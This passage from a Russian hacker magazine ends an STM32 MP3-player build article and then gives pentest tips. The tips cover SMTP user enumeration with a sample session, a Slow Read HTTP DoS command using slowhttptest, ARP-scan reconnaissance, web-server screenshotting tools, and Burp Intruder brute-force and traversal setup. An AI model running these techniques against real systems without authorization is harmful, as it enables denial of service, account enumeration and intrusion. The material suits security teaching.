TouchPanel_Calibrate(). Только после этого самая пора начинать рисовать интерфейс на экране вызовом встроенной функции библиотеки GOLDraw() — тем самым мы вызовем определенную нами GOLDrawCallback(). При первом вызове она вызовет CreateMp3Gui(), где перечисляем используемые цветовые схемы и определяем выводимые на экран графические объекты (кнопки, слайдеры и прочее), а при повторных вызовах будет менять выведенные на экран данные (например, время проигрывания файла). Заполняем структуру с координатами точки нажатия на сенсорном экране при помощи TouchGetMsg() и обрабатываем ее средствами графической библиотеки путем вызова GOLMsg() — эта функция определит, на какой объект пользователь нажал, и при следующем вызове GOLDraw() наша программа обработает это нажатие и внесет соответствующие изменения в вывод на экране. Таким образом, мы циклически бегаем по цепочке GOLDraw() → TouchGetMsg() → GOLMsg().

SWD (CN2)		JTAG (CN13)	
1	VDD_ TARGET	1	3.3V power
2	SWCLK	4	GND
3	GND	7	PA13 (SWDIO)
4	SWDIO	9	PA14 (SWCLK)
5	NRST	13	PB3 (SWO)
6	SWO	15	RESET# (NRST)

Таблица 1. Разъемы для подключения внутрисхемного отладчика

Jumper	State
J5	2-3
JP9	1-2
JP5	1-2
JP3 (SD_CD)	Closed
JP1 (RST)	Open
JP2 (ISP)	Open
JP4 (BOOT1)	2-3
JP7 (BOOT0)	2-3
JP6 (VBAT)	1-2

Таблица 2. Схема установки джамперов на плате




Рис. 3. Схема работы с графической библиотекой

ЛОГИКА РАБОТЫ MP3-ПЛЕЕРА: ЧТЕНИЕ И ВОСПРОИЗВЕДЕНИЕ МУЗЫКАЛЬНЫХ ФАЙЛОВ

За работу с папками и файлами на SD/SDHC-карте отвечает бесплатная китайская библиотека Чана — FatFs Module (bit.ly/NXY833), реализующая функции для работы с файловыми системами FAT16/FAT32 на микроконтроллерах ARM, AVR, PIC24 и многих других. Она не заточена под какой-то определенный носитель (SD-карта, USB-флеш) и при наличии соответствующего драйвера может работать хоть с жестким диском, подключенным к микроконтроллеру.

Работа по воспроизведению музыкальных файлов, за исключением рассмотренного выше вывода на экран, выглядит следующим образом:

Инициализация:
1. SPI_Configuration — конфигурация выводов STM32 для SD-карты.
2. SD_Init() — инициализация SD-карты.
3. Vs1003_Init() — конфигурация выводов STM32 для Vs1003.
4. Mp3Reset(), Vs1003SoftReset() — сброс Vs1003.
5. LoadPatch() — инициализация Vs1003.
6. f_mount() — монтирование файловой системы SD-карты.
7. FiltrateMusic() — считывание информации по MP3/WMA/WAV/MID-файлам на карте.

Рабочий цикл (воспроизведение):
1. f_open() — открытие выбранного музыкального файла.
2. FindLrc() — поиск соответствующего lrc-файла для открытого ранее файла.
3. Vs1003_CMD_Write(SPI_VOL,volt) — установка выбранного уровня громкости.
4. Пишем в Vs1003 аудиоданные блоками по 512 байт. Аудиокодек каждый раз, когда готов принять от нас очередную порцию данных для воспроизведения, дергает линию DREQ.



Рис. 4. Графический интерфейс MP3-плеера

ЧТО ДАЛЬШЕ?

На самом деле вовсе необязательно использовать аппаратный MP3-декодер (Vs1003). Микроконтроллер STM32 вполне способен самостоятельно справиться с задачей декодирования MP3, и для этого производитель (ST) предоставляет бесплатную библиотеку для работы с MP3. Но по патентным соображениям данная библиотека не распространяется свободно, требуется подписание соглашения на ее использование — в основном по этой причине декодирование выполняется в нашем плеере отдельной микросхемой. Также существует вариант использования Helix MP3 Decoder (datatype.helixcommunity.org/Mp3dec) для программного декодирования MP3 силами STM32.

Во многих MP3-плеерах имеется встроенный FM-радиоприемник, который можно добавить и в наш плеер. Наиболее распространена для этих целей пускай и не новая, но зато дешевая (2 доллара) микросхема TEA5767, которая общается с микроконтроллером через интерфейс I2C и не требует внешней антенны. В интернете можно найти много примеров работы с ней плюс ее не нужно искать в магазинах — велика вероятность, что, если разберешь старый ненужный плеер с FM-радио, увидишь эту микросхему. Также можно купить отладочную плату на eBay. Встроенной поддержки RDS нет — предлагается использовать для этого отдельный RDS-декодер SAA6588, либо можно перейти на использование более новой, но куда более дорогой микросхемы FM-радио Sil4735 — там поддержка RDS уже встроена.

Наигравшись с воспроизведением MP3 и прослушиванием радио, ты можешь захотеть добавить возможность просмотра фильмов в MPEG4. Просмотр видео можно реализовать на STM32, но в ограниченном виде (вряд ли сумеешь выжать более 20 fps 16-bit QVGA видео на Cortex M3 либо 30 fps QVGA MotionJPEG на Cortex M4), поэтому тут нужно будет переходить на использование старших Cortex'ов. Для этого можно присмотреться к отладочной плате FriendlyARM (например, FriendlyARM Mini2440 — 85 долларов на eBay), на которую ставятся микроконтроллеры с ядром ARM8/9/11. А это уже возможность запуска Linux/WinCE/Android на самодельном девайсе (в случае с STM32 линукс не поставить, только его обрезанный вариант ucLinux). Таким образом можно плавно перейти от создания своего Apple iPod к разработке самодельного Apple iPad.

Но в большинстве случаев использование старших кортексов — это стрельба из пушки по воробьям, плюс с ними на порядок сложнее работать, чем с Cortex M, поэтому сейчас наиболее распространены STM32 при решении бытовых задач. И уж точно не стоит начинать изучение микроконтроллеров с FriendlyARM.

В заключение не могу не упомянуть про один очень полезный инструмент для отладки микроконтроллерных (и не только) устройств. Допустим, у нас есть ненужный рабочий промышленный MP3-плеер с микросхемой FM-радио на борту, эту микросхему хочется прикрутить к своему девайсу, и из даташита не совсем понятно, как с ней работать. Тут на помощь приходит логический анализатор, которым мы можем подрубиться к исследуемому устройству и посмотреть, как производится обмен данными с микросхемой — что, например, нужно сделать, чтобы увеличить громкость. Также бывает необходимость в своем устройстве посмотреть, «что же там происходит на уровне сигналов», — внутрисхемная отладка далеко не всегда позволяет решить все проблемы.

Наиболее популярны логические анализаторы (которые также умеют работать и как осциллографы) USBee AX/DX и Saleae — подключаются к компьютеру через USB-интерфейс, на выходе — щупы для подключения к отлаживаемому устройству. На eBay/Alibaba/DealExtreme большое разнообразие клонов, которые умеют работать с софтом как USBee, так и Saleae, по цене от 20 долларов. Также у них есть поддержка большинства популярных протоколов — I2C, SPI, CAN, USB, RS232, RS485 и множества других.

ВМЕСТО ПОСЛЕСЛОВИЯ

Вот и все — плеер готов. По ссылке files.mail.ru/0F2SSL выложен полный проект MP3-плеера со всеми исходниками, можешь ковырять его и совершенствовать.

Даже если ты никогда раньше не имел дело с микроконтроллерами, этот самодельный MP3-плеер будет полезен и наверняка даст стимул и дальше осваивать эту область, ведь куда приятнее начинать изучение не с банального моргания светодиодом, а с чего-то более полезного и функционального. А куда развиваться дальше — решать тебе: можешь добавить поддержку OBD-II и сделать бортовой компьютер для машины медиацентром или целую систему домашней автоматизации. Не бойся и твори! ⌶




Рис. 5. MP3-плеер в сборе с отладчиком

Алексей «GreenDog» Тюрин, Digital Security (twitter.com/antyurin)





WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

DVD

Все описанные программы ты найдешь на прилагаемом к журналу диске.

ПОЛУЧИТЬ СПИСОК ПОЛЬЗОВАТЕЛЕЙ ЧЕРЕЗ SMTP

ЗАДАЧА

РЕШЕНИЕ

Как мы с тобой уже знаем, перед проведением атак на какой бы то ни было хост, сайт, корпоративку или в итоге компанию нам необходимо собрать максимум информации. Чем больше, тем лучше. Ведь достаточно часто бывает, что какие-то лайтовые баги, позволяющие нам получить вроде бы не слишком важную информацию, впоследствии очень помогают при эксплуатации критических уязвимостей.

В прошлых номерах мы касались в основном сбора инфы через веб, но не только это нам доступно. На самом деле есть масса олдскульных протоколов, которые могут позволить нам выведать достаточно много интересного. Старые протоколы разрабатывались в основном без оглядки на безопасность, а потому очень дружелюбны к атакующим :). Итак, сегодняшний пример — SMTP, «созданный» еще в 70-х годах :).

По вики, SMTP (Simple Mail Transfer Protocol) — это сетевой протокол (TCP, 25-й порт), предназначенный для передачи электронной почты в сетях TCP/IP. В то время как почтовые серверы и другие агенты пересылки используют SMTP для отправки и получения почтовых сообщений, клиентские почтовые приложения — обычно только для отправки сообщений на почтовый сервер для ретрансляции.

SMTP — это простой протокол. Даже при использовании Netcat или Telnet у нас есть возможность отправить письмо. Для этого нам потребуется отправить всего несколько команд:

```
1) HELO — приветствие серверу;
2) MAIL FROM: — от кого письмо;
3) RCPT TO: — кому письмо;
4) DATA — после этой команды идет тело письма. Оконча-
   ние тела обозначается точкой в начале новой строки.
```

На рисунке ты можешь увидеть пример, но рекомендую попробовать ручками.

С протоколом, я думаю, все понятно — теперь к делу. Есть три основных способа, как можно выудить у SMTP-сервера список пользователей, но основаны они на одном и том же поведении — при указании несуществующего пользователя сервер нам об этом сообщает. Таким образом, для того чтобы получить список пользователей, нам необходимо запастись списком возможных имен и перебрать их. Хотелось бы сразу отметить, что по

```
C:\>ncat [redacted]
220 fadns01.remanier.com ESMTP ExpressMail 6.12 ready
HELO a
250 fadns01.remanier.com
EXPN root
502 Sorry, we do not allow this operation
VRFY root
252 try RCPT to attempt delivery
MAIL TO:root
250 <ot@remanier.com> ... Sender ok
MAIL FROM:root
503 duplicate MAIL
RCPT TO:root
250 <root@remanier.com>... Recipient ok
RCPT TO:admin
550 <admin@remanier.com>... User not exist
RCPT TO:info
550 <info@remanier.com>... User not exist
RCPT TO:remanier
250 <remanier@remanier.com>... Recipient ok
```

Разные ответы сервера для существующих и несуществующих юзеров

факту это не всегда имена пользователей. Мы получаем имена почтовых ящиков (то есть с учетом возможных имен-алиасов), но они достаточно просто соотносятся с пользователями.

Первый способ — воспользоваться командой VRFY, которая, по сути, и создана для того, чтобы проверять, существует ли пользователь, и, если существует, выводить детальную инфу о нем Второй способ — командой EXPN. Она используется для запроса у сервера списков рассылок. В случае успеха мы опять-таки можем получить полную информацию и алиасы. Третий — командой RCPT TO. Здесь мы должны эмулировать отправку письма (то есть указать «MAIL FROM» сначала), если такой пользователь отсутствует, нам об этом сообщат. Пример использования можно увидеть на том же скриншоте.

С практической точки зрения важно отметить, что команды VRFY и EXPN по умолчанию запрещены на многих SMTP-серверах, но проверить их все равно желательно. А кроме того, различные SMTP-серверы отвечают несколько по-разному, так что желательно сначала проверить ответы сервера ручками.

Ну и понятно, что делать перебор руками бессмысленно. А потому есть тулзенка на Perl'е от pentestmonkey — goo.gl/hBNoY (см. скриншот 2). Кстати, в MSF есть аналогичный модуль, но не умеющий работать с «RCPT TO» (очень жаль).

Кроме того, хотелось бы отметить, что, подключившись к SMTP-серверу, мы можем иногда выведать информацию и общего плана. Например, версию ОС сервера или имя домена.

Smtp-user-enum от pentestmonkey в действии

ПРОВЕРИТЬ СТОЙКОСТЬ ВЕБ-СЕРВЕРА ЧЕРЕЗ SLOW READ DOS

ЗАДАЧА

РЕШЕНИЕ

Продолжаем тему стресс-тестов веб-сервера. На сегодня у нас еще один мееееееедленныыыый мееетооод — Slow Read DoS. Но, несмотря на свою «медлительность», он достаточно эффективный, да и защититься от него не так просто, поскольку он располагается где-то между транспортным уровнем (TCP) и уровнем приложения (HTTP) модели OSI.

Но давай по порядку. Итак, Slow Read HTTP DoS — это атака, суть которой в том, что мы эмулируем множество медленных подключений. Но, в отличие от Slowloris'a или Slow Post'a, в которых мы медленно отправляли запросы на сервер и тем самым расходовали его ресурсы, здесь мы нормально отправляем запрос, но очень медленно его получаем — что, я думаю, и так понятно из названия :).

То есть во время атаки мы запрашиваем какой-то большой файл, скачиваем часть его, а потом устанавливаем размер для TCP-пакета (Window size) очень маленьким и будем только изображать, будто что-то качаем. Таким образом, атака происходит не на уровне HTTP-протокола, а на уровне TCP.

Аналогичный DoS можно вызвать и у серверов большинства других протоколов. Так, в 2008 году Джек Луис (Jack Louis) из Outpost24 разработал тулзу sockstess, которая позволяет проводить аналогичные атаки и на другие протоколы. Кроме этого, она много всего умеет и заслуживает отдельной статьи, так как до сих пор актуальна...

Но, как верно подметил автор данной атаки Сергей Шекян (Sergey Shekyan), отключение медленных пользователей — дело все-таки приложения, а не ядра. Так что косяк у веб-серверов и их конфигурации есть или может быть.

Подробнее о самом методе можно прочесть здесь: goo.gl/5x0L0.

Теперь перейдем к практике. Для реализации этой атаки нам потребуется тулза slowhttptest (goo.gl/suDxf). Итак, качаем и ставим:

```
$ tar -xzvf slowhttptest-x.x.tar.gz
$ cd slowhttptest-x.x
$ ./configure --prefix=PREFIX
$ make
$ sudo make install
```

где PREFIX — абсолютный путь, куда ставить тулзу.

На практике для реализации атаки требуется немного поиграть с настройками для выбора оптимальной конфигурации, но стандартный пример выглядит следующим образом:

```
$ slowhttptest -c 1000 -X -g -o slow_read_stats \
    -r 200 -w 512 -y 1024 -n 5 -z 32 -k 3
    -u http://example.org/index.html -p 3
```

-c 1000 — количество создаваемых подключений,
-X — использовать атаку Slow Read,
-g — генерировать статистику с именем, указанным в '-o',
-r 200 — создавать по 200 соединений каждую секунду,
-w, -y — примерные границы размера TCP window size при инициализации соединения,
-n 5 — интервал между получением данных,
-z 32 — количество байт, читаемых после каждого интервала,
-k 3 — использовать HTTP pipelining (три запроса в одном подключении),
-u http://example.org/index.html — запрашиваемая страница,
-p 3 — тайм-аут в секундах, после которого сервер будет считаться упавшим.

Я думаю, что с использованием расшифровки все становится ясно. Единственный момент: HTTP pipelining — это технология, позволяющая в одном TCP-подключении сделать сразу несколько HTTP-запросов. Используется, как понятно, для ускорения общения сервера и клиента. Она поддерживается многими веб-серверами по умолчанию, хотя из браузеров ее поддерживает только Opera и Chrome. В Slow read HTTP pipelining используется для того, чтобы объединить несколько запросов в один, когда на атакуемом веб-сервере нет ресурсов, размеры которых были бы больше размера буфера.

Хотелось бы отметить, что и против HTTPS можно применять аналогичную атаку. В данном случае сначала будет устанавливаться нормальное SSL-подключение, а уже потом проводиться атака на HTTP по приведенному выше алгоритму.

Кроме указанной атаки, slowhttptest умеет проводить и Slowloris, и Slow Post, и даже Apache Range DoS, и с хорошим уровнем конфигурации, потому считаю ее во многом незаменимой штуковиной :).

ВЫБРАТЬ СВОБОДНЫЙ IP-АДРЕС

ЗАДАЧА

РЕШЕНИЕ

Возможно, что такая задача шокирует тебя своей простотой и возникает мысль пропустить этот вопрос. Но прошу не судить так быстро и разобраться в деле.

Данная задачка может быть совсем не тривиальна при следующих условиях. Во-первых, мы физически подключаемся к неизвестной нам сети. Во-вторых, в ней нет DHCP-сервера. В-третьих, мы хотим совсем «тихо» подключиться, то есть ничего не «повредить» и выбрать точно незанятый IP.

Решений на самом деле есть несколько, но мне понравилось от pentestmonkey, так как оно дает достаточно большую уверенность в истинности результатов и достаточно просто автоматизируется (под *nix'ами).

Итак, первым делом, подключившись к сети, мы должны хотя бы приблизительно понять, в какой подсети мы находимся. И конечно, здесь самым простым вариантом будет сниффер. Запустив Wireshark, мы можем увидеть, какие пакеты есть в сети. Например, увидели широковещательный запрос от 192.168.79.1. Мы предполагаем, что это подсетка класса С.

Что дальше? Дальше нам потребуется тулза arp-scan (goo.gl/lSnhF) или аналогичная, чтобы посканить подсеть с помощью ARP, но с возможностью подмены исходящего IP-адреса в теле ARP-запроса.

И затем — самое интересное. У нас в запасе имеется ряд диапазонов IP-адресов, которые мы можем использовать, не боясь при этом как-то навредить.

```
127.0.0.1/8
0.0.0.0
255.255.255.255
1.0.0.1/8
```

Все они фактически не могут быть задействованы в сети, так как относятся к зарезервированным. Кроме того, мы можем временно взять один из последнего диапазона и для себя.

Несмотря на то что диапазоны эти «технические», мы можем использовать их при сканировании сети с помощью ARP.


```
$ arp-scan --arpspa=127.0.0.1 192.168.79.1/24
$ arp-scan --arpspa=0.0.0.0 192.168.79.1/24
$ arp-scan --arpspa=255.255.255.255 192.168.79.1/24
$ arp-scan --arpspa=1.0.0.1 192.168.79.1/24
```

Важно отметить, что разные ОС и сетевое оборудование по-разному отвечают / не отвечают на эти запросы (см. скриншот), но именно применение их вместе дает почти полное покрытие.

В итоге мы получаем список занятых IP-адресов. Из оставшихся свободных IP'шников мы можем выбрать себе. Отмечу, что автор техники предлагает для пущей уверенности проверить и выбранный, послав кросс ARP-запрос из двух свободных IP-адресов.

```
$ arp-scan --arpspa=192.168.79.3 192.168.79.250
$ arp-scan --arpspa=192.168.79.250 192.168.79.3
```

Еще хотелось бы отметить, что arp-scan — очень дельная вещь и к ней стоит присмотреться. Например, один из модулей данной тулзы позволяет определять ОС по ответам на различные ARP-запросы (ARP OS fingerprinting).



Из сниффера — диапазон IP. Далее, используя arp-scan, получим список занятых IP

СДЕЛАТЬ СКРИНШОТЫ ВЕБ-СЕРВЕРОВ

ЗАДАЧА

РЕШЕНИЕ

Еще одна чисто пентестерская проблемка. А если точнее, то ее решение. Когда ломаешь группу хостов — корпоративку или пучок серверов в интернете, одним из главных дел является «поползать и посмотреть» (то есть определить, какие сервисы доступны). Конечно, здесь очень помогает один из главных инструментов — Nmap: находим открытые порты, определяем сервисы на них и так далее. Но очень часто находится множество всяких доступных HTTP-серверов. Да, Nmap нам показывает, что это HTTP-сервер, возможно, даже скажет его название и версию, а с помощью NSE-скрипта можно получить заголовок (<title>) первой странички и еще кое-какие общие характеристики. Но он нам не даст нормального понимания, что находится на начальной странице. И приходится ходить по каждому из портов своим браузером. А это, согласись, нельзя назвать «автоматизированным подходом».



Вывод результатов Webscour



Вывод результатов NSE-скрипта

СУТЬ В ТОМ, ЧТОБЫ СКРИПТ «ЗАХОДИЛ» НА КАЖДЫЙ HTTP-СЕРВЕР И СОЗДАВАЛ СКРИНШОТ ВЕБ-СТРАНИЦЫ

Но, как ясно, решение для данной проблемки имеется, и очень «показательное» (как-никак общепентестерская проблема). Суть его в том, чтобы привинтить к Nmap'у (или аналогичной тулзе) скрипт, который «заходил» бы на каждый HTTP-сервер и создавал бы скриншот такой страницы, как если бы мы сами зашли на веб-сервер браузером. Есть несколько реализаций, так что можно выбрать ту, которая более по вкусу.

1. **От TrustWave.** Здесь нам потребуется программка wkhtmltoimage для создания скриншотов из набора wkhtmltopdf (code.google.com/p/wkhtmltopdf) и NSE-скрипт (goo.gl/ISnhF), который для всех открытых портов делает скриншоты. Для того чтобы собрать скриншоты в одну HTML'ку, можно взять специальный shell-скриптик (goo.gl/jT21h). Пример вывода смотри на скриншоте.
2. **От Cyberis.** Все, что нам потребуется, — скрипт на Perl'е — webscour.pl (goo.gl/50Ac8) и Perl-модуль gnome-web-photo. В качестве плюса этой тулзы можно выделить то, что у нее более крутой вывод итогов. Минус — необходимость заранее формировать список IP и портов.
3. **От SecureState.** SecureState разработали модуль для MSF (goo.gl/aOE3M). Его фишка в том, что он не создает скриншоты сайтов, а создает HTML-страничку с фреймами, указывающими на просканированные HTTP-серверы. Интересное решение, жаль, «без напильника» в MSF не работает :).

ОРГАНИЗОВАТЬ «УМНЫЙ» ПЕРЕБОР, ИСПОЛЬЗУЯ BURP INTRUDER

ЗАДАЧА

РЕШЕНИЕ

Наверное, один из самых главных методов пентестера — перебор (bruteforce). Оно и понятно, работаем мы часто «вслепую», методом научного тыка. А потому без хорошего инструмента не обойтись.

Вот классический пример: есть веб-приложение, при входе в систему пользователь вводит логин и пароль, но ответ от сервера различный при вводе некорректного логина и при вводе неверного пароля. Мы можем таким образом перебрать и на основе анализа ответов получить список всех пользователей. Конечно, можно написать простенький скриптик… но зачем, когда у нас в руках есть такое прекрасное средство, как Burp Suite. А если точнее, то его модуль Burp Intruder, который умеет очень многое и, что важно, присутствует в бесплатной версии.

Учитывая, что не очень многие в курсе возможностей этого модуля, я позволю себе привести здесь некий показательный хелп. Итак, если все сильно упростить, то Burp Intruder — это модуль, с помощью которого мы можем менять типовой запрос к серверу, по определенным правилам в различных местах, а после этого анализировать, опять-таки по определенным правилам, ответы от сервера.

Во вкладке **«**Intruder**»** есть четыре основные вкладки, с помощью которых можно настроить модуль под свою цель:


TARGET. Здесь все понятно. Сервер, порт, использование SSL.
POSITIONS. Здесь мы определяем, в каких частях нашего запроса мы хотим менять данные и каким образом это должно происходить.

Например, мы имеем подозрение на directory traversal в одном из полей GET-запроса. И для того, чтобы протестировать различные варианты траверсала (слеш, бэк-слеш, вариации энкодинга и количества вложений), нам требуется указать именно это поле GET-запроса в данном окне. Выделить для Burp'а это поле мы можем, используя символ §.


```
GET /example.php?traversal_here=§p1val§&p2=blah-blah \
    HTTP/1.0
```

Причем количество позиций можно задать почти любое (в зависимости от типа атаки). Payload — это список данных, которые мы собираемся подставлять в запрос. Взгляни на скриншот, и все станет ясно. В данной вкладке больше вопросов и возможностей заложено в списке «attack type»:

- **Sniper** — для каждой позиции происходит поочередный полный перебор пэйлоада. При этом незадействованные позиции будут отправлять без изменений. То есть это поочередный перебор каждой позиции. Пэйлоад может быть только один.



Список стандартных traversal'ов с подменой данных по регэкспу на необходимое имя файла



Выдираем из ответа сервера необходимые для нас данные

Все варианты «attack type» в Burp Intruder

- **Battering ram** — во все позиции происходит поочередная подстановка строк из пэйлоада. Пэйлоад может быть только один.
- **Pitchfork** — здесь пэйлоадов может быть до восьми. Для каждой позиции будет применен свой пэйлоад. Алгоритм перебора следующий: поочередно берутся строки из пэйлоадов и выставляются на места позиций. Первый шаг — первая строка первого пэйлоада в первую позицию, первая строка второго пэйлоада во вторую позицию; второй шаг — вторая строка первого пэйлоада в первую позицию, вторая строка второго пэйлоада во вторую позицию и так далее до конца самого короткого из пэйлоадов.
- **Cluster bomb** — аналогично, пэйлоадов до восьми и к каждой позиции свой. Здесь все просто — каждая строка одного пэйлоада с каждой строкой другого пэйлоада. То есть перебор всех вариаций сопоставления строк пэйлоадов.

Если что-то не очень понятно, посмотри скриншот, и все должно определиться. На нем указано две позиции и пэйлоад, первый — перебор от 1 до 10, а второй — перебор одной буквы А до десяти букв А.

Я думаю, ощущение мощности и потенциала модуля должно тебя тоже посетить :).Но постой, мы не посмотрели на еще две вкладки.

PAYLOADS. Определяет то, как будут генерироваться строки или откуда они будут браться. Список генераторов немалый, я его не буду здесь приводить, просто отмечу, что его хватит для большинства возможных потребностей. Но если чего-то не будет хватать, то можно будет нагенерить необходимое в файл и подгрузить его.

Что больше хотелось отметить, так это возможности автоматической обработки пэйлоадов перед отправкой. Можно добавить в начало и конец пэйлоада строку, удалить какие-то части строки из пэйлоада, пропустить строку пэйлоада при определенных условиях, захешировать, декодировать или изменить часть строки пэйлоада. То есть совмещение генератора и процессора еще больше расширяет возможности Intruder'а. Простейший пример смотри на скриншоте. Там мы берем список возможных вариантов dir traversal'а и подменяем {FILE} на имя интересующего нас файла.

OPTIONS. Здесь хранятся основные настройки для проведения атаки, типа, скорости отправки запросов, хранения запросов/ответов, автоперехода по редиректам.

Я бы пропустил данный пункт, если бы не одна прикольная штука, хранящаяся здесь. А именно — возможность grep'ать ответ. То есть здесь в разделе «grep» мы можем указать правила для обработки ответов от сервера. Варианта три:

- **match** — ищет в ответе от сервера определенные нами строки. Например, «error», «administrator» и так далее. Если находит, то об этом будет стоять соответствующая галочка;
- **extract** — выдирает и сохраняет из ответов определенные строки (включая многострочные) по регэкспу;
- **payloads** — будет искать в ответе от сервера отправленный нами ранее пэйлоад. Это может пригодиться для поиска XSS'ок. Пример опять же смотри на скриншоте.

Да, и общий совет: если не юзал Burp Intruder, то обязательно попробуй :). Более полное описание ты можешь прочитать в официальной документации: goo.gl/v2EB2.

ОБМАНУТЬ ЮЗЕРА, ИСПОЛЬЗУЯ DATA:

ЗАДАЧА

РЕШЕНИЕ

В прошлых номерах мы уже обсуждали несколько UI redressing атак (типа clickjacking'а). Суть этих атак в том, чтобы юзер думал и, главное, видел, будто делает что-то хорошее, например играет в онлайн-игрушку, а фактически своими действиями совершал что-то плохое — точнее, хорошее для атакующего, — например отправлял свои куки на сервер хакера. На самом деле, кроме клик-джекинга, существует множество и других атак. Есть такой хакер — Михал Залевский (Michal Zalewski). Кто-то сказал, что он маг и волшебник веба. И я с этим согласен :). Так вот, он предложил в своем блоге несколько вариантов атак на юзеров с применением схемы data:. И честно скажу, что большинство IT-шников при правильном подходе «попадутся на удочку» и не заметят UI redressing атаки :).

